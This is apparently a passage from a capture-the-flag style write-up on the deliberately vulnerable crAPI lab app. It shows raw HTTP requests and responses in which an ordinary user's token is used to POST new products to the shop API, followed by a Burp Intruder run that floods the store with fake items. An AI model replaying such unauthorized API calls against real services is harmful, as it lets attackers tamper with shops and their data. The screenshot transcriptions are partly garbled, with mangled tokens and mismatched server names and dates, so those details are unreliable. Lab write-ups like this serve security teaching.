| 17 | { | | | | | | 17 | | | | | | | | |
| | "products": [| | | | | | | | | | | | | | |
| | { | | | | | | | | | | | | | | |
| | "id":1, | | | | | | | | | | | | | | |
| | "name":"Seat", | | | | | | | | | | | | | | |
| | "price":"10.00", | | | | | | | | | | | | | | |
| | "image_url":"images/seat.svg" | | | | | | | | | | | | | | |
| | }, | | | | | | | | | | | | | | |
| | { | | | | | | | | | | | | | | |
| | "id":2, | | | | | | | | | | | | | | |
| | "name":"Wheel", | | | | | | | | | | | | | | |
| | "price":"10.00", | | | | | | | | | | | | | | |
| | "image_url":"images/wheel.svg" | | | | | | | | | | | | | | |
| | }, | | | | | | | | | | | | | | |
| | { | | | | | | | | | | | | | | |
| | "id":3, | | | | | | | | | | | | | | |
| | "name":"GangGreenTemperTatum", | | | | | | | | | | | | | | |
| | "price":"100000.00", | | | | | | | | | | | | | | |
| | "image_url":"https://avatars.githubusercontent.com/u/104169244?v=4" | | | | | | | | | | | | | | |
| | } | | | | | | | | | | | | | | |
| | } | | | | | | | | | | | | | | |

Request

```
Pretty Raw Hex
1 POST /workshop/api/shop/products HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9eyJwdIi0joYWnrZXJAZXhbXBsZ55jb20iLCJyb2xIijojdXNlcIisImIhdCI6MTY5NDU3NDQxOCWizXhwIjoxNjk1MtcSMjE4Q.nwcUIacl-4lKa9s350dBtMsSTih34HdjLbgSXyStSJuq13mak6y16_KmcyKsqRWF6BzSV_JnUk1HtCMjE4Q.nwcEUiacl-4lKa9s350dBtMsSTih34HdjLbgSXyStSJuq13mak6y16_KmcyKsqRWF6BzSV_...a4qutKUGPQ92A0tfvDq2Ejhk17HH12ijlzuSxHgeh02r4b-2-mwDV9yBUuZMNd6NhCgNr4W4MdbL2DVBTF26WzR6VexShP0a2mATy0iExh56-CBcJCpaJX9ohr750C3mLzI7IVq_a5wArhprryEks1zpKnz1po80U00KVzdeDgyn13nG-NjZly035wRCm4gT6mfJtWH183-37_RpMd2phc90pdG5B5aZqXNQ0
10 DNT: 1
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Content-Length: 300
16
17 {
  "products": [
    {
      "id":1,
      "name":"Seat",
      "price":"10.00",
      "image_url":"images/seat.svg"
    },
    {
      "id":2,
      "name":"Wheel",
      "price":"10.00",
      "image_url":"images/wheel.svg"
    },
    {
      "id":3,
      "name":"GangGreenTemperTatum",
      "price":"100000.00",
      "image_url":"https://avatars.githubusercontent.com/u/104169244?v=4"
    }
  ],
  "credit":100.0
}
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Server: openresty/1.17.8.2
3 Date: Wed, 13 Sep 2023 06:22:10 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Content-Length: 112
12
13 {
  "name":[
    "This field is required."
  ],
  "price":[
    "This field is required."
  ],
  "image_url":[
    "This field is required."
  ]
}
```

The screenshot shows a NetworkMiner capture with the following details:

Request

| Method | Path | Protocol | Version |
|--------|----------------|----------|---------|
| POST | /shop/products | HTTP/1.1 | 1.0 |

Headers (Pretty):

- Host: localhost:8888
- User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
- Accept: */*
- Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
- Accept-Encoding: gzip, deflate
- Referer: http://localhost:8888/shop
- Content-Type: application/json
- Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJyMjAxZTAxZWdhbXsBzS5jb281LCjy2xIjoiXnlciisInIhdCIOMTYNSUDN0dxOCwiZ2h0WjoxNjQyMTM5MjE4Q_nweEUlLc-1kWa9s35BdBTMsGTH4JLcKsXysTs3Usd3lnak60y16_KmcYKuqgWF6B5VwvAeV...
X-Forwarded-For: 192.168.1.100
- Content-Length: 130

Response

| Method | Path | Protocol | Version |
|----------|------|----------|---------|
| HTTP/1.1 | 200 | OK | 1.0 |

Headers (Pretty):

- Server: openwrt/1.17.8.2
- Date: Sun, 13 Sep 2023 06:25:07 GMT
- Content-Type: application/json
- Connection: close
- Allow: GET, POST, HEAD, OPTIONS
- Vary: origin, Content-Type
- X-Content-Type-Options: DNT
- X-Content-Type-Options: nosniff
- Referrer-Policy: same-origin
- Content-Length: 126

Body (Pretty):

```
{  
    "id":3,  
    "name":"GangGreenTemperTatum",  
    "price":"100000.00",  
    "image_url":"https://avatars.githubusercontent.com/u/1041692447?v=4"  
}
```

A screenshot of a web application interface. At the top, there's a header with a back arrow, a reload button, and the URL 'localhost:8888/shop'. The header also includes the text 'Reload current page (R)', the title 'crAPI', and navigation links for 'Dashboard', 'Shop', and 'Community'. On the right side of the header, there's a user profile placeholder with the message 'Good Morning, Hacking Crapit!'. Below the header, there's a breadcrumb navigation with a left arrow and the text 'Shop'. To the right of the breadcrumb are two buttons: '+ Add Coupons' and 'Past Orders'. A message 'Available Balance: \$75' is displayed. The main content area shows three product cards. The first card features an image of a red and black car seat, with the text 'Seat, \$10.00' and a blue 'Buy' button. The second card features an image of a black wheel with orange lights, with the text 'Wheel, \$10.00' and a blue 'Buy' button. The third card features an image of a blue and silver transformer robot, with the text 'GangGreenTemperTatum, \$100000.00' and a blue 'Buy' button.

We could cause a bit more havoc here for fun with the Intruder:

11. Intruder attack of http://localhost:8888 - Temporary attack - Not saved to project file

Results Positions Payloads Resource pool Settings

Filter: Showing all items

| Request | Payload | Status code | Time of day | Responses... | Respon... | Error | Timeout | Length | Comment |
|---------|---------|-------------|----------------------|--------------|-----------|--------------------------|--------------------------|--------|---------|
| 5 | 4 | 200 | 23:26:46 12 Sep 2023 | 287 | 287 | <input type="checkbox"/> | <input type="checkbox"/> | 430 | |
| 6 | 5 | 200 | 23:26:46 12 Sep 2023 | 273 | 273 | <input type="checkbox"/> | <input type="checkbox"/> | 430 | |
| 8 | 7 | 200 | 23:26:46 12 Sep 2023 | 285 | 285 | <input type="checkbox"/> | <input type="checkbox"/> | 430 | |
| 3 | 2 | 200 | 23:26:46 12 Sep 2023 | 41 | 41 | <input type="checkbox"/> | <input type="checkbox"/> | 430 | |
| 12 | 11 | 200 | 23:26:46 12 Sep 2023 | 317 | 317 | <input type="checkbox"/> | <input type="checkbox"/> | 431 | |
| 4 | 3 | 200 | 23:26:46 12 Sep 2023 | 51 | 51 | <input type="checkbox"/> | <input type="checkbox"/> | 429 | |
| 13 | 12 | 200 | 23:26:46 12 Sep 2023 | 392 | 392 | <input type="checkbox"/> | <input type="checkbox"/> | 431 | |
| 20 | 20 | 200 | 23:26:46 12 Sep 2023 | 75 | 75 | <input type="checkbox"/> | <input type="checkbox"/> | 428 | |
| 14 | 13 | 200 | 23:26:46 12 Sep 2023 | 479 | 479 | <input type="checkbox"/> | <input type="checkbox"/> | 431 | |
| 1 | 0 | 200 | 23:26:46 12 Sep 2023 | 100 | 100 | <input type="checkbox"/> | <input type="checkbox"/> | 429 | |
| 15 | 14 | 200 | 23:26:46 12 Sep 2023 | 326 | 326 | <input type="checkbox"/> | <input type="checkbox"/> | 431 | |
| 10 | 9 | 200 | 23:26:46 12 Sep 2023 | 108 | 108 | <input type="checkbox"/> | <input type="checkbox"/> | 431 | |
| 16 | 15 | 200 | 23:26:46 12 Sep 2023 | 408 | 408 | <input type="checkbox"/> | <input type="checkbox"/> | 431 | |
| 2 | 1 | 200 | 23:26:46 12 Sep 2023 | 172 | 172 | <input type="checkbox"/> | <input type="checkbox"/> | 429 | |
| 17 | 16 | 200 | 23:26:46 12 Sep 2023 | 385 | 385 | <input type="checkbox"/> | <input type="checkbox"/> | 431 | |

Request Response

Pretty Raw Hex

0 Content-Type: application/json

0 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.yJzdWNlNjI0jYWRnZXJAZkhbsZS5jb20iLCybx2IjoiNdExnlcIisImhdCI6MTY5NDU3ND0x0Ci2XhVjoxNjk3M5jE4fQ.nwcUIaIcl-41kA-iP6883

9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.yJzdWNlNjI0jYWRnZXJAZkhbsZS5jb20iLCybx2IjoiNdExnlcIisImhdCI6MTY5NDU3ND0x0Ci2XhVjoxNjk3M5jE4fQ.nwcUIaIcl-41kA-iP6883

8 Content-Type: application/json

8 Accept: */*

7 Target: http://localhost:8888/shop

6 Accept: */*

6 Content-Type: application/json

6 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.yJzdWNlNjI0jYWRnZXJAZkhbsZS5jb20iLCybx2IjoiNdExnlcIisImhdCI6MTY5NDU3ND0x0Ci2XhVjoxNjk3M5jE4fQ.nwcUIaIcl-41kA-iP6883

5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3

4 Accept: */*

4 Content-Type: application/json

4 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.yJzdWNlNjI0jYWRnZXJAZkhbsZS5jb20iLCybx2IjoiNdExnlcIisImhdCI6MTY5NDU3ND0x0Ci2XhVjoxNjk3M5jE4fQ.nwcUIaIcl-41kA-iP6883

3 Sec-Fetch-Dest: empty

3 Sec-Fetch-Mode: cors

3 Sec-Fetch-Site: same-origin

2 Content-Length: 130

17 {"id":13,"name":"GangGreenTemperTatum\$5","price":"100000.00","image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"}

18

19

10 DNT: 1

11 Connection: close

12 Sec-Fetch-Dest: empty

13 Sec-Fetch-Mode: cors

14 Sec-Fetch-Site: same-origin

15 Content-Length: 130

16 {"id":13,"name":"GangGreenTemperTatum\$5","price":"100000.00","image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"}

17 {

18 "id":13,

19 "name":"GangGreenTemperTatum\$5",

19 "price":"100000.00",

19 "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"

0 highlights

Screenshot of a Firefox browser window showing a web application interface. The URL is `localhost:8888/shop`. The page displays a grid of 18 products, each with an image, name, and price. The products are arranged in a 6x3 grid:

| Row | Column 1 | Column 2 | Column 3 |
|-----|----------------------------------|----------------------------------|----------------------------------|
| 1 | Seat, \$10.00 | Wheel, \$10.00 | GangGreenTemperTatum, \$10000.00 |
| 2 | GangGreenTemperTatum, \$10000.00 | GangGreenTemperTatum, \$10000.00 | GangGreenTemperTatum, \$10000.00 |
| 3 | GangGreenTemperTatum, \$10000.00 | GangGreenTemperTatum, \$10000.00 | GangGreenTemperTatum, \$10000.00 |
| 4 | GangGreenTemperTatum, \$10000.00 | GangGreenTemperTatum, \$10000.00 | GangGreenTemperTatum, \$10000.00 |
| 5 | GangGreenTemperTatum, \$10000.00 | GangGreenTemperTatum, \$10000.00 | GangGreenTemperTatum, \$10000.00 |
| 6 | GangGreenTemperTatum, \$10000.00 | GangGreenTemperTatum, \$10000.00 | GangGreenTemperTatum, \$10000.00 |

Below the grid, the browser's developer tools Network tab shows a request to `/products` with the following details:

Request

```

1 GET /workshop/api/shop/products HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJqdGkiOiJ0MmZKZXJ2Xhbzb5jzb201LCyb2xLijoidXNlcjIiLCImIhdCI0HTY5NDU3NDo+DQa1ZhwdjoNjklMTCMjE4f0.nvcEUacl-41Ka5b358dBTm5t134nd1LbGSXyis3UuQ13ma6k0yis_KmcKy5phF68SV_jcs1bMsV_x4aquiFNUKGUPGUB2B-nmbf1Rks5n2R2A0tVbdq2EjEHk17H121jL2u5xtehnh020r4b-Z-moV9Buu2M9u6N6hCgGrN4RMd6L2D8TF26W2r6VexShP0a2mA1Y101hx56-CbcJCPaJX9oh758C3mL27IVq_a5wAhrprryEks1zpJKnz15hCgGrN4RMd6L2D8TF26W2r6VexShP0a2mA1Y101hx56-CbcJCPaJX9oh758C3mL27IVq_a5wAhrprryEks1zpJKnz15
10 DNT: 1
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16
  
```

Response

```

{
  "id": 99,
  "name": "GangGreenTemperTatum97",
  "price": "100000.00",
  "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
  "id": 100,
  "name": "GangGreenTemperTatum96",
  "price": "100000.00",
  "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
  "id": 101,
  "name": "GangGreenTemperTatum92",
  "price": "100000.00",
  "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
  "id": 102,
  "name": "GangGreenTemperTatum100",
  "price": "100000.00",
  "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
  "id": 103,
  "name": "GangGreenTemperTatum98",
  "price": "100000.00",
  "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
  "id": 104,
  "name": "GangGreenTemperTatum93",
  "price": "100000.00",
  "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
},
{
  "id": 105,
  "name": "GangGreenTemperTatum99",
  "price": "100000.00",
  "image_url": "https://avatars.githubusercontent.com/u/104169244?v=4"
}
],
"credit": 75
}
  
```

2. —— TODO ——